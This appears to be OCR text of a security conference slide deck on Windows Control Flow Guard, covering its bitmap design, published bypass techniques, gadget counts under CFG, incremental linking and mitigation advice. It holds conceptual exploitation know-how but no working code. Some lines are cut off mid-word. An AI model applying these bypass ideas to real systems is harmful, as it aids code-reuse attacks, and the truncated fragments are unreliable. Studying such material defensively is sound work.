f

Control-flow guard (CFG)




http://sjc1-te-ftp.trendmicro.com/assets/wp/exploring-control-flow-guard-in-windows10.pdf

Control-flow guard (CFG)



http://sjc1-te-ftp.trendmicro.com/assets/wp/exploring-control-flow-guard-in-windows10.pdf

Control-flow guard (CFG)



http://sjc1-te-ftp.trendmicro.com/assets/wp/exploring-control-flow-guard-in-windows10.pdf

CFG implementation

- CFGBitmap
  - 1 bit of information for 8 addresses
    → we lose 3 bits of precision
  - Bit set to 1 if virtual address is a valid target
- On x86 32-bit max size: 64MB
- On x86 64-bit max size: 2TB

CFG implementation

- Have a look with Sysinternal's vmmap.exe
  2TB out of 256TB (2^48) already reserved at startup

⊟ 00007DF5FFBD0000	Shareable	2,147,483,648 K	14,320 K				28	Read
00007DF5FFBD0000	Shareable	28,420 K						Reserved
00007DF601791000	Shareable	1,312 K	1,312 K					No access
00007DF6018D9000	Shareable	2,146,939,208 K						Reserved
00007FF5E052B000	Shareable	2,596 K	2,596 K					No access
00007FF5E07B4000	Shareable	32 K	32 K	20 K	20 K	16 K		Read
00007FF5E07BC000	Shareable	2,092 K	2,092 K					No access
00007FF5E09C7000	Shareable	8 K	8 K	8 K	8 K	4 K		Read
00007FF5E09C9000	Shareable	7,292 K	7,292 K					No access
00007FF5E10E8000	Shareable	4 K	4 K	4 K	4 K	4 K		Read
00007FF5E10E9000	Shareable	60 K	60 K					No access
00007FF5E10F8000	Shareable	12 K	12 K	4 K	4 K	4 K		Read
00007FF5E10FB000	Shareable	188 K	188 K					No access
00007FF5E112A000	Shareable	32 K	32 K	12 K	12 K	12 K		Read
00007FF5E1132000	Shareable	356 K	356 K					No access
00007FF5E118B000	Shareable	16 K	16 K	12 K	12 K	12 K		Read
00007FF5E118F000	Shareable	68 K	68 K					No access
00007FF5E11A0000	Shareable	40 K	40 K	16 K	16 K	16 K		Read
00007FF5E11AA000	Shareable	4 K	4 K					No access
00007FF5E11AB000	Shareable	20 K	20 K	4 K	4 K	4 K		Read
00007FF5E11B0000	Shareable	4 K	4 K					No access
00007FF5E11B1000	Shareable	28 K	28 K	4 K	4 K	4 K		Read
00007FF5E11B8000	Shareable	20 K	20 K					No access
00007FF5E11BD000	Shareable	24 K	24 K	4 K	4 K	4 K		Read
00007FF5E11C3000	Shareable	36 K	36 K					No access
00007FF5E11CC000	Shareable	16 K	16 K	8 K	8 K	8 K		Read
00007FF5E11D0000	Shareable	28 K	28 K					No access
00007FF5E11D7000	Shareable	32 K	32 K	16 K	16 K	12 K		Read
00007FF5E11DF000	Shareable	501,700 K						Reserved

CFG implementation




Image from Jack Tang, Trend Micro, Exploring Control Flow Guard in Windows 10

Bypassing CFG

- Some work was already done

  Bypass on Windows 8.1, Francisco Falcon, March 2015
  https://blog.coresecurity.com/2015/03/25/exploiting-cve-2015-0311-part-ii-bypassing-control-flow-guard-on-windows-8-1-update-3/

  Bypass CFG by Zhang Yunhai, Black Hat US 2015
  https://www.blackhat.com/docs/us-15/materials/us-15-Zhang-Bypass-Control-Flow-Guard-Comprehensively-wp.pdf

Bypassing CFG

- Use unprotected calls or jmps
  - Calls in dynamic code
    (e.g., old Flash version, see Falcon)
  - Non-CFG modules (legacy modules)

- Don’t use indirect calls at all
  - If attacker is in control of the stack
    → return instructions are not protected

Bypassing CFG

- For Non-CFG modules: CFGBitmap initialized with ones
  - Use targets in Non-CFG modules

- 3-bit imprecision exploitable
  - E.g., if function is at 0420 then addresses from 0421 to 0427 are valid


- Just call valid targets e.g. WinExec (see Falcon)

Looking for gadgets under CFG

- Let’s assume no control over the stack
- Control-flow hijack over an indirect call
  - Now CFG limits the number of suitable first gadgets (e.g., for stack pivoting)
  - How much gadgets do we still have?

Looking for gadgets under CFG

- We made **ropper** CFG aware
- For Windows 10 64-bit `ntdll.dll`
  - Instruction count <= 6 and ending
  - Gadget count reduced fro
- For a very sma
  - Gadget c 3
- If we enable **incr tal linking**
  - Gadget count reduced from **620 to 0**



What is incremental linking

- VisualStudio linker flag /INCREMENTAL
- Faster linking for small code changes
- Incurs minimal run-time and memory overhead
- Helps CFG reduce number of valid targets

Incremental linking table

With CFG enabled

```
__report_securityfailureEx:
00007FF71B491050 E9 1B 4C 00 00       jmp         __report_securityfailureEx (07FF71B495C70h)
00007FF71B491055 CC                   int         3
00007FF71B491056 CC                   int         3
00007FF71B491057 CC                   int         3
00007FF71B491058 CC                   int         3
00007FF71B491059 CC                   int         3
00007FF71B49105A CC                   int         3
00007FF71B49105B CC                   int         3
00007FF71B49105C CC                   int         3
00007FF71B49105D CC                   int         3
00007FF71B49105E CC                   int         3
00007FF71B49105F CC                   int         3
__scrt_dllmain_uninitialize_c:
00007FF71B491060 E9 5B 53 00 00       jmp         __scrt_dllmain_uninitialize_c (07FF71B4963C0h)
00007FF71B491065 CC                   int         3
00007FF71B491066 CC                   int         3
00007FF71B491067 CC                   int         3
00007FF71B491068 CC                   int         3
00007FF71B491069 CC                   int         3
00007FF71B49106A CC                   int         3
00007FF71B49106B CC                   int         3
00007FF71B49106C CC                   int         3
00007FF71B49106D CC                   int         3
00007FF71B49106E CC                   int         3
00007FF71B49106F CC                   int         3
_RTC_GetErrorFunc:
00007FF71B491070 E9 EB 48 00 00       jmp         _RTC_GetErrorFunc (07FF71B495960h)
00007FF71B491075 CC                   int         3
00007FF71B491076 CC                   int         3
00007FF71B491077 CC                   int         3
00007FF71B491078 CC                   int         3
00007FF71B491079 CC                   int         3
```

Dynamic code generation

- Targets valid by default


```
void *mem = VirtualAlloc(NULL, si
                                  TE);
```

- New memo
  troduced
  PAGE_T
  PAGE_TA

- SetProces
  argets
  https://msdn.microso
  brary/windows/desktop/dn934202(v=vs.85).aspx

JITs need to be CFG aware

Example – CFG bypass



We cannot call the first gadget!

End of code-reuse attacks?

Well… not yet!

But ROP mitigations
and CFG raise the costs!

Conclusion

Conclusion

- Install EMET (5.5)
- CFG needs time to reach the end user
- Compile your code with /guard:cf and harden your JIT
- Potential shift towards data-only attacks

xorlab

$ cat xorlab.info

contact@xorlab.com
www.xorlab.com

Universitätsstrasse 6
8092 Zürich

$